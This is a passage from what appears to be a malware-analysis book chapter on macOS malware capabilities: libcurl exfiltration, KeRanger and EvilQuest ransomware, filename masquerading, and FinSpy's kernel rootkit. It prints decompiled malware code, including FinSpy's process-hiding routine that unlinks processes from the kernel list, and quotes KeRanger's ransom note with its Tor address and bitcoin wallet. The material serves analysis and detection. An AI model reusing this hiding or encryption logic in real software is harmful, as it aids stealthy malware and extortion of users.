In Listing 3-16, we can observe the backdoor first invoking the `curl_easy_init` function to perform initialization and return a handle for subsequent calls. Then various options are set via the `curl_easy_setopt` function. By consulting the libcurl API documentation, we can map the specified constants to human-readable values. For example, the most notable is `0x271f`. This maps to `CURLOPT_POSTFIELDS`, which sets the file data to post to the attacker's remote server. Finally, the malware invokes the `curl_easy_perform` function to complete the `curl` library operation, which performs the file exfiltration.

Last, various Mac malware will exfiltrate files from an infected computer based on their file extension. For example, after scanning an infected system for files of interest by checking their file extensions, WindTail creates ZIP archives and uploads them via macOS's built-in `curl` utility. Using a process and network monitor, we can passively observe this in action. In Chapter 7 we'll talk more about such methods of dynamic analysis.


File Encryption

Chapter 2 mentioned ransomware, or malware whose goal is to encrypt users' files before demanding a ransom. Since ransomware is rather in vogue, macOS has seen an uptick of it as well. As an example, let's look at KeRanger, the first fully functional macOS ransomware found in the wild.[10]

KeRanger will connect to a remote server, expecting a response consisting of a public RSA encryption key and decryption instructions. Armed with this encryption key, it will recursively encrypt all files under */Users/**, as well as all files under */Volumes* that match certain extensions, including *.doc*, *.jpg*, and *.zip*. This is shown in the following snippet of decompiled code from the malware's `startEncrypt` function:

```
void startEncrypt(...) {
...
  recursive_task("/Users", encrypt_entry, putReadme);

  recursive_task("/Volumes", check_ext_encrypt, putReadme);
```

For each directory where the ransomware encrypts files, it creates a plaintext README file called *README_FOR_DECRYPT.txt* that instructs the user on how to pay the ransom and recover their files (Figure 3-7).



README_FOR_DECRYPT.txt

```
Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption.

Instructions for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to ( IF NOT WORKING JUST DOWNLOAD TOR BROWSER AND OPEN THIS LINK: http://fiwf4kwysm4dpw5l.onion )
2. Use 1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof as your ID for authentication
3. Pay 1 BTC (~407.47$) for decryption pack using bitcoins (wallet is your ID for authentication - 1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof)
4. Download decrypt pack and run

---> Also at https://fiwf4kwysm4dpw5l.onion.to  you can decrypt 1 file for FREE to make sure decryption is working.

Also we have ticket system inside, so if you have any questions - you are  welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

Figure 3-7: Decryption instructions (KeRanger)

Unless the user pays the ransom, their files will remain locked.

Another example of Mac malware with ransomware capabilities is EvilQuest. On an infected system, EvilQuest searches for files that match a list of hardcoded file extensions, such as *.jpg* and *.txt*, and then encrypts them. Once all the files have been encrypted, the malware writes decryption instructions to a file named *READ_ME_NOW.txt* and reads it aloud to the user via macOS's built-in `say` command.

For a detailed history and more comprehensive technical discussion of ransomware on macOS, see my write-up "Towards Generic Ransomware Detection."[11]

Stealth

After malware has infected a system, it generally treats stealth as paramount. (Ransomware, once it has encrypted user files, is a notable exception.) Interestingly, current Mac malware often doesn't spend too much effort using stealth capabilities, even though detection usually is a death knell. Instead, the majority attempts to hide in plain sight by adopting filenames that masquerade as Apple or operating system components. For example, EvilQuest persists via a launch agent named *com.apple.questd.plist,* which executes a binary named *com.apple.questd*. The malware authors rightly assumed that the average Mac user would not find these files and process names suspicious.

Other malware takes stealth a notch further by prefixing their malicious components with a period. For example, GMERA creates a launch agent named *.com.apple.upd.plist*. As the Finder app does not display files prefixed with a period by default, this affords the malware some additional stealth.

While it's true that masquerading as an Apple component or prefixing a malicious component's filename with a period provides some elementary stealth, these strategies also provide powerful detection heuristics. For example, the presence of a hidden process or a binary named *com.apple.** that is not signed by Apple is almost certainly a sign of compromise.

FinSpy, a commercial cross-platform espionage implant, is a notable exception to the hiding-in-plain-sight technique. Uncovered in 2020 by Amnesty International, it is armed with the capability to hide processes via a kernel-level rootkit component, *logind.kext*, and it sought to remain undetected even on closely monitored systems.[12]

FinSpy's *kext* file contains a function named `ph_init`. (The *ph* likely stands for *processing hider*.) This function resolves several kernel symbols using a function named `ksym_resolve_symbol_by_crc32` (Listing 3-17):

```
void ph_init() {

 ❶ *ALLPROC_ADDRESS = ksym_resolve_symbol_by_crc32(0x127a88e8);

 ❷ *LCK_LCK = ksym_resolve_symbol_by_crc32(0xfef1d247);
   *LCK_MTX_LOCK = ksym_resolve_symbol_by_crc32(0x392ec7ae);
   *LCK_MTX_UNLOCK = ksym_resolve_symbol_by_crc32(0x2472817c);

   return;
}
```

Listing 3-17: Kernel symbol resolution (FinSpy)

Based on variable names found within the kernel extension, it appears that this function is attempting to resolve the pointer of the kernel's global list of process (`proc`) structures ❶, as well as various locks and mutex functions ❷.

In a function named `ph_hide`, the *kext* hides a process by first walking the list of `proc` structures, pointed to by `ALLPROC_ADDRESS`, and looking for the one that matches (Listing 3-18):

```
void ph_hide(int targetPID) {

    if (pid == 0x0) return;

    r15 = *ALLPROC_ADDRESS;
    if (r15 == 0x0) goto return;

SEARCH:
   rax = proc_pid(r15);
   rbx = *r15;
   if (rax == targetPID) goto HIDE;
   r15 = rbx;
   if (rbx != 0x0) goto SEARCH;

   return;

HIDE:
   r14 = *(r15 + 0x8);
   (*LCK_MTX_LOCK)(*LCK_LCK);
   *r14 = rbx;
   *(rbx + 0x8) = r14;
   (*LCK_MTX_UNLOCK)(*LCK_LCK);
   return;
```

Listing 3-18: Kernel-mode process hiding (FinSpy)

Note that the HIDE label contains code that will be executed when the target process is found. This code will remove the target process of interest by unlinking it from the process list. Once removed, the process would be hidden from various system process enumeration tools, such as Activity Monitor. It's worth noting that, as FinSpy's kernel extension is unsigned, it won't run on any recent version of macOS, which enforce *kext* code-signing requirements. For more on the topic of Mac rootkits (including this well-known process-hiding technique), see "Revisiting Mac OS X Kernel Rootkits."[13]

Other Capabilities

Malware targeting macOS is diverse and, as such, spans the whole spectrum in terms of capabilities. We'll wrap up this chapter by noting a few of the other capabilities found in Mac malware.

One notable type of Mac malware that shines in terms of its capabilities is malware designed to spy on its victims. This kind of malware is often impressively fully featured. Take, for example, FruitFly, a rather insidious macOS malware specimen that remained undetected in the wild for over a decade. In a comprehensive analysis titled "Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server," I detailed the malware's rather extensive set of features and capabilities.[14] Beyond standard capabilities such as file download and upload and shell command execution, it can also be remotely tasked to perform actions such as capturing the contents of the victim's screen, evaluating and executing arbitrary Perl commands, and posting synthetic mouse and keyboard events. The latter is rather unique amongst Mac malware and allowed a remote attacker to interact with the GUI of the infected system; for example, it could dismiss security alerts perhaps trigged by the malware's other actions.

Another example of a Mac malware that is fully featured is Mokes. Designed as a cyberespionage implant, it supports typical capabilities, such as file downloads and command execution, but also the ability to search for and exfiltrate Office documents, capture the user's screen, audio, and video, and monitor for removable media to scan for interesting files to collect. Any device infected by this sophisticated implant affords the remote attackers persistent control over the system, all while providing unfettered access to the user's files and activities.

Speaking of fully featured malware, commercial malware (often referred to as *spyware suites*) frequently takes the cake. For example, aforementioned FinSpy's macOS variant uses a modular design to provide a rather impressive list of capabilities. These include the basics, of course, such as executing shell commands, but also the following:

- Audio recording
- Camera recording
- Screen recording
- Listing files on remote devices
- Enumerating reachable Wi-Fi networks
- Keystrokes recording (including virtual keyboards)
- Recording modified, accessed, and deleted files
- Stealing emails (from Apple Mail and Thunderbird)

Up Next

If you're interested in delving deeper into the topics covered in the first part of this book, I've published an annual "Mac Malware Report" for each of the last several years. These reports cover the infection vectors, persistence mechanisms, and capabilities of all new malware for that year.[15]

In the next chapter, we'll discuss how to effectively analyze a malicious sample, arming you with the necessary skills to become a proficient Mac malware analyst.

Endnotes

1 "Ikittens: Iranian Actor Resurfaces with Malware for Mac (Macdownloader)," *Iran Threats*, February 7, 2017, *https://iranthreats.github.io/resources/macdownloader-macos-malware/.*

2 Patrick Wardle, "Word to Your Mac: Analyzing a Malicious Word Document Targeting macOS Users," *Objective-See*, December 5, 2018, *https://objective-see.com/blog/blog_0x3A.html* and "Escaping the Microsoft Office Sandbox," *Objective-See*, August 15, 2018, *https://objective-see.com/blog/blog_0x35.html.*

3 James T. Bennett and Mike Scott, "Forced to Adapt: XSLCmd Backdoor Now on OS X," *Threat Research Blog*, September 4, 2014, *https://bit.ly/337snXs.*

4 Stefan Esser, "OS X 10.10 DYLD_PRINT_TO_FILE Local Privilege Escalation Vulnerability," *SektionEins*, *https://www.sektioneins.de/en/blog/15-07-07-dyld_print_to_file_lpe.html.*

5 Thomas Reed, "DYLD_PRINT_TO_FILE exploit found in the wild," *Malwarebytes Labs*, August 3, 2015, *https://blog.malwarebytes.com/cybercrime/2015/08/dyld_print_to_file-exploit-found-in-the-wild/*.

6 Nicole Fishbein and Avigayil Mechtinger, "A Storm Is Brewing: IPStorm Now Has Linux Malware," *Intezer* blog, October 1, 2020, *https://www.intezer.com/blog/research/a-storm-is-brewing-ipstorm-now-has-linux-malware/*.

7 Ben Edelman, "How Affiliate Programs Fund Spyware," *Ben Edelman* blog, September 14, 2005, *http://www.benedelman.org/news-091405/*.

8 "MinerGate console miner," *MinerGate*, *https://minergate.com/faq/how-minergate-console/*.

9 Patrick Wardle, "Lazarus Group Goes 'Fileless'," *Objective-See*, December 3, 2019, *https://objective-see.com/blog/blog_0x51.html*.

10 Claud Xiao, "New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer," *Unit 42*, March 6, 2016, *https://unit42.paloaltonetworks.com/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/*.

11 Patrick Wardle, "Towards Generic Ransomware Detection," *Objective-See*, April 20, 2016, *https://objective-see.com/blog/blog_0x0F.html*.

12 "German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed," *Amnesty International*, September 25, 2020, *https://www.amnesty.org/en/latest/research/2020/09/german-made-finspy-spyware-found-in-egypt-and-mac-and-linux-versions-revealed/*.

13 "Revisiting Mac OS X Kernel Rootkits," *Phrack* 69: 7, May 6, 2016, *http://phrack.org/issues/69/7.html*.

14 Patrick Wardle, "Offensive Malware Analysis: Dissecting OSX/FRUITFLY.B via a Custom C&C Server," *Virus Bulletin*, October 2017, *https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf*.

15 Mac Malware of 2016, 2017, 2018, 2019, 2020, 2021, *Objective-See*: *https://objective-see.com/blog/blog_0x16.html*, *https://objective-see.com/blog/blog_0x25.html*, *https://objective-see.com/blog/blog_0x3C.html*, *https://objective-see.com/blog/blog_0x53.html*, *https://objective-see.com/blog/blog_0x5F.html*, *https://objective-see.com/blog/blog_0x6B.html*.